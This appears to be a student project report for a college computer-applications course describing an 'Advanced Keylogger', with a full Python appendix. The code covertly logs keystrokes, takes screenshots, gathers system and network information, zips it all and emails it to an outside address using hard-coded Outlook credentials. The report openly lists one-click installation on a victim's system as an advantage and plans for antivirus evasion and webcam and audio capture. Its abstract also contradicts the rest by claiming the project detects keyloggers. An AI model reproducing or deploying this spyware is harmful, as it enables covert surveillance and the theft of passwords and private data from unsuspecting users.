Advanced Key Logger

Sourav Pramanick

Department of Bachelor of Computer Application

Reg. No: 203481001210025
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Eminent College of Management and Technology
Barbaria, Barasat,
Kolkata-700126

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Bachelor of Computer Application

Under the guidance of

Mr. Debabrata Barik

Department of Computer Application Eminent

College of Management and Technology

Kolkata-700126

Eminent College of Management and Technology (In Pursuit of Knowledge and Excellence) Moshpukur, Barbaria, P.O. Jagannathpur, Barasat, Kolkata, West Bengal 700126
Phone No: 08420430756.

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We hereby declare that this minor project entitled **Advanced Keylogger** is a Bonafede and genuine Project Report work carried out by me under the supervision and guidance of Mr. Debabrata Barik, Department of Computer Application, Eminent College of Management and Technology**,** Barasat.

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Kolkata, West Bengal 700126

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Date:Place:

Mr. Debabrata Barik
Department of Computer Application
Eminent College of Management &
TechnologyKolkata-700126

Eminent College of Management and Technology

(In Pursuit of Knowledge and Excellence)

Moshpukur, Barbaria P.O. Jagannathpur, Barasat,

Kolkata, West Bengal 700126

ENDORSEMENT BY THE HOD & PRINCIPAL

This is to certify that the minor project entitled **Advanced Keylogger** is a Bonafede project work done by Sourav Pramanick, under the supervision and guidance of Mr. Debabrata Barik, Department of Computer Application, **Eminent College of Management & Technology.**

Head of the Department
Mrs. Prianka Kundu
Assistant Professor
Department of Computer Application
Eminent College of Management & Technology,Kolkata -700126

Date:
Place:

PRINCIPAL
Dr. Sebabrata Chatterjee
Eminent College of Management & Technology,Kolkata -700126

Date:
Place:

Eminent College of Management and Technology

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c. There is no fabrication of data or results which have been compiled.
d. There is no falsification by manipulating research materials, equipment or processes.
e. The thesis has been checked using Anti-plagiarism web tool "**PLAGIARISM CHECKER X**" and found within limits as per the anti-plagiarism of Maulana Abul Kalam Azad University of Technology Kolkata-700064.
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INTRODUCTION An advanced key logger is a specialized kind of technology that is used to monitor and record each keystroke on a certain machine. It also known as keystroke loggers, may be defined as the recording of a system's key press and saving it as a file, and that file is accessed by the person using this malware. Key loggers, are a sort of malware that perniciously track client contribution from the console in the attempt to recover individual and private data.

Key lumberjacks can email or ftp the document containing keystrokes logged, back tothe spying individual. These key loggers work discreetly out of sight to catch the clientaction on the console, so every one of the keystrokes are put away in a well-shroudeddocument. The software-based key logger is a fundamental type of Trojan horse that may be deployed by giving someone more physical access to the computer or by downloading programs carelessly. They are virtually undetectable due to their minimal memory and processor usage.

Programming Key loggers are applications that catch the keystrokes from a client’s PCand afterward send this data back to a spying individual. In light of the accessibility ofdifferent online free software's, it is anything but difficult to introduce Key loggers on casualty's PC without client's mindfulness.

ACKNOWLEDGEMENT

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This has been a precious opportunity for me not only to gain knowledge and skill butalso to learn much more about approaches, attitudes towards work and interpersonalrelationship.

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With regards,

Sourav Pramanick

ROLL NO:34801220032

Bachelor of Computer Application

Place:

Date:

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1. INTRODUCTION

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2. ABSTRACT

This project's goal is to find and notify the user when a keylogger is available in the system. Keystroke logging is the practice of covertly recording (logging) each key pressed on a keyboard so that the user is unaware that they are being watched. The person running the logging program can then obtain data. Key loggers can be hardware or software.

Key loggers are frequently employed to collect passwords and other sensitive data. We will be focusing on software based key loggers.

Key loggers are a tool that have been developed primarily because antivirus software seldom identifies them as dangerous programs. Keyloggers record all keystroke-related events and carry out the recordingprocess via string matching. To assist the administrator in understanding what the user accessed on the computer, the string- matching approach is used during the keyboard recording procedure.

3. OBJECTIVE

This project's major goal is to help administrators and IT Security personnel ensure that they are immediately aware of any Dangerous, suspicious or out-of-policy user behaviors, so that they can Intervene and prevent harm to the organization. It also helps to Inconspicuous user activity monitoring. It can be installed without requiring physical access to the computer or other device you want to capture keystrokes on.

Key loggers are most frequently used to collect passwords and other sensitive data. We will be focusing on software based key loggers. Key loggers are a tool that was created primarily due to the fact that antivirus software rarely recognizes them as potentially harmful programs. Key loggers record all keystroke-related events and carryout the recording process via string matching. To assist the administrator in understanding what the user accessed on the
computer, the string-matching approach is used during the keyboardrecording procedure.

4.PROBLEM DEFINITION

Key loggers have been along for a very long time, but with the continuous evolution of the internet they have presently become the most dangerous threat a venture face.

Key loggers have been a basis for Trojan Horses that they have in turngiven rise to new form of malware called Ransom ware. This further endangers cyber security since attackers now demand ransom in orderto spare user's system and files. Many examplesof this attack were seenin 2017 such as Petya, Eternal Blue, WannaCry. These attacks usually use extortion techniques. While the constant advancement of technology has undoubtedly made our lives easier, it has also made it

5. PROJECT PURPOSE

In this day and age of Cyber net, cyber security has become a major threat and one of the major threats are identity theft which usually is done through key logger programs which try to stealthily record user inputs in order to retrieve sensitive data or credentials. Personal activities such as internet transactions, online banking, email or chat are a few of the most defenseless to key logger attacks.

Key loggers are not given the same attention as viruses and worms. Key loggersoften receive one paragraph in the standard reference on viruses, worms, and Trojan Horses. One of the solutions to these attacks are making Advance key logger, the key logger will be able to scan through all the user files with the relevant permissions.

6.FEATURES

- Monitor user Idle Time (System Inactivity)
- Gathering system and network Information
- Logging all the keystrokes
- Screenshot Logging
- Zipping all the captures
- Send all logs (including screenshots) by e-Mail
- One Click Install/Pre- configured

7. PROJECT REQUIREMENTS

- **The following tools are used in our project:**

➢ PyCharm :

PyCharm is a hybrid platform developed by JetBrains as an IDE for Python.

It is commonly used for Python application development. The unicorn companies Twitter, Facebook, Amazon, and Pinterest, among others, utilise PyCharm as their Python IDE!

Versions 2.x and 3.x are supported.

Windows, Linux, or Mac OS users can use PyCharm. Furthermore, it includes modules and packages that facilitate the quick and easy development of Python-based software by programmers. Additionally, it can be modified to meet developers' needs.

➢ Python:

Python is an object-oriented, dynamically-semantic, interpreted high-level programming language. Because of its high-level built-in data structures, dynamic type, and dynamic binding, it is particularly appealing for usage in rapid application development as well as scripting or glue languages.

assemble components already in place.

Python's simple syntax encourages readability, which minimizer the cost of software maintenance. Python's support for modules and packages promotes program modularity and code reuse. For all popular platforms, the Python interpreter and the comprehensive standard library are freely distributable and available in source or binary form.

➢ Outlook:

Microsoft offers Outlook.com, a free web-based email service. Similar to Google's Gmail service, with a link to your desktop Outlook data as a twist. Hotmail and Windows Live have been integrated by Microsoft into one email service, and contacts (including Facebook, LinkedIn, Twitter, and your schedule. Outlook can be obtained.Com account by going to the website and clicking the Sign-up Now link at the bottom of the page. You'll need to enter the appropriate personal information, create an e-mail address and password, and you're done. If you currently use Hotmail, Windows Live, or any of the following services: Messenger, SkyDrive, Windows Phone, or Xbox LIVE directly log in with your account. Furthermore, Microsoft will not modify your email address when migrating all current Hotmail and Windows Live accounts to Outlook.com The best of both worlds is yours — the latest technology with an unchanged e-mail address.

➢ Auto py to exe:

When you normally write Python code you end up using many different libraries that you specially download and install. And most importantly, you need the actual Python interpreter to even be executing Python code in the first place. The problem is that while you have all these libraries and Python installed on your PC, the person who you may want to share your program with, will likely not even have Python, much less any of it's libraries. We call things like these dependencies, because we *deepen* on them for our program to run successfully. *Auto py to exe is* a special Python library that can convert a Python .py.

8. System Requirements

✓For the development process:

Recommended:

➢ Intel i5 or AMD Ryzen 5 and above

➢ 8GB RAM

➢ 50 GB of free space

➢ Good internet connection

➢ Android Emulator

Minimum:

➢ Intel i3 or AMD Ryzen 3 and above


➢ 4GB RAM

➢ 25 GB of unoccupied space

➢ Good internet connection

➢ Android emulator

9. SDLC MODEL




We have followed **Iterative Waterfall Model** for building our project because our project is small as well as not for commercial purpose.

10. CODDING


- See Appendix (Page no. 25)

11. PROJECT SNAPSHORT


- **KEY CAPTURE:**




- **SYSTEM INFORMARION:**




- **NETWORK INFORMAT**



- **Snapshot:**




- **Mail sent:**



12. **Testing:**

It is the technique of finding an error in a program. It is a key factor in maintaining stability a program. Testing helps to prevent bugs, reducing development costs and improving performance. There are various testing types. Each types addresses a specific testing requirement.

- **Unit Testing:** In testing unit testing is the type of testing where the smallest individual testable part of a source code is tested. Here in our keylogger we divided it into five units (sys and net info, key, screenshots, zip and mail) and tested them.



13. Advantages and Disadvantages

Advantages:

- Attacker can install it to victim's system by one click.
- It not only captures the keystrokes, it also collects system information, networkinformation and screenshots.
- Being there is a zipping function the file size gets reduced and for timer it cansend all the information as per the attacker's preferable time interval.

Disadvantage:

- Someone can use it for illegal purposes.
- Sometimes it can be detected by the antivirus and it's got blocked.
- It can a bit hard to install it on such a user's machine who is a bit aware of that malicious software.

14. CONCLUSIONS

Thus using this technology of Monitoring & working by a keylogger it becomes easy for the user to have a watch on his system whatever activates going on the system. If any one of the hackers or any user performs some undesired activities like related to hacking or harming through viruses, then the user will get acknowledgment of that through the screenshots and recording of the keystrokes in the text file created which contains all the log.

15. FUTURE SCOPES

The application can be further extended to add certain extra features like: -

- Mouse clicks
- Encryption
- Webcam Capture
- Audio capture (Microphone)
- Undetectable by the anti-virus

16. REFERENCES

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17. APPENDIX

CODING:

```
#Modules
from pynput.keyboard import Key, Listener
import logging
from threading import Timer
import subprocess

import time
from PIL import ImageGrab
import random

import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.base import MIMEBase
from email.mime.text import MIMEText
from email import encoders
from zipfile import ZipFile
import os,shutil

                #Variables
                sys_info = "system_information.txt"
                net_info = "network_information.txt"
                log_dir = "C:\\Users\\Public\\Documents\\"

                #System and Network information Collection
                def sys_and_net_info():
                    with open(log_dir + sys_info, "w") as f:
                    # traverse the info
                        Id =
subprocess.check_output(['systeminfo']).decode('ut
f-8').split('\n')
                        new = []
```

```
                    # arrange the string into clear info
                    for item in Id:
                        new.append(str(item.split("\r")[:-1]))
                    for i in new:
                        f.write(str(i[2:-2]))

                with open(log_dir + net_info, "w") as f:
                    # Traverse the ipconfig information
                    data = subprocess.check_output(['ipconfig',
            '/all']).decode('utf-8').split('\n')

                    # Arrange the bytes data
                    for item in data:
                        f.write(str(item.split('\r')[:-1]))


            sys_and_net_info()

#Function with Loop
def func1():
    start = time.time()
    while True:
        PERIOD_OF_TIME = 60

#Key Logging
        logging.basicConfig(filename=(log_dir + "keylogs.txt"), \
            level=logging.DEBUG, format='%(asctime)s:
%(message)s')

        def on_press(key):
            logging.info(str(key))

        with Listener(on_press=on_press) as listener:
            Timer(60, listener.stop).start()
            listener.join()

        if time.time() > start + PERIOD_OF_TIME:
```

```
            break
# Collecting Screenshots
def func2():
    shots = 0
    while shots < 10:
        random_time = random.randint(1, 6)
        time.sleep(random_time)
        snapshot = ImageGrab.grab()
        file_name = str(time.time()) + ".png"
        filepath = f"C:\\Users\\Public\\Documents\\{file_name}"
        snapshot.save(filepath)
        shots += 1

#Zipping
def func3():
    while True:
        def get_all_file_paths(directory):
            file_paths = []
            for root, directories, files in os.walk(directory):
                for filename in files:
                    filepath = os.path.join(root, filename)
                    file_paths.append(filepath)
            return file_paths

        def main():
            directory = 'C:\\Users\\Public\\Documents\\'
            file_paths = get_all_file_paths(directory)
            print('Following files will be zipped:')
            for file_name in file_paths:
                print(file_name)
            with ZipFile('my_python_files.zip','w') as zip:
                for file in file_paths:
                    zip.write(file)
            print('All files zipped successfully!')
        if __name__ == "__main__":
            main()
```

```
## FILE TO SEND AND ITS

        filename = 'my_python_files.zip'
        SourcePathName  = 'C:\\Users\\Ayush\\Downloads\\' +
filename

        msg = MIMEMultipart()
        msg['From'] = 'ayusharma49@outlook.com'
        msg['To'] = 'tamlymukunda784@outlook.com'
        msg['Subject'] = 'Report Update'
        body = 'Key Logger Report'
        msg.attach(MIMEText(body, 'plain'))

## ATTACHMENT PART OF THE CODE IS HERE
        attachment = open(SourcePathName, 'rb')
        part = MIMEBase('application', "octet-stream")
        part.set_payload((attachment).read())
        encoders.encode_base64(part)
        part.add_header('Content-Disposition', "attachment;
filename= %s" % filename)
        msg.attach(part)

        server = smtplib.SMTP('smtp.office365.com', 587)  ### put
your relevant SMTP here
        server.ehlo()
        server.starttls()
        server.ehlo()
        server.login('ayusharma49@outlook.com',
'Ayusharma@49')  ### if applicable
        server.send_message(msg)
        server.quit()
        print("mail sent")
        break
while True:
    func1()
    func2()
   func3()
```

Thank You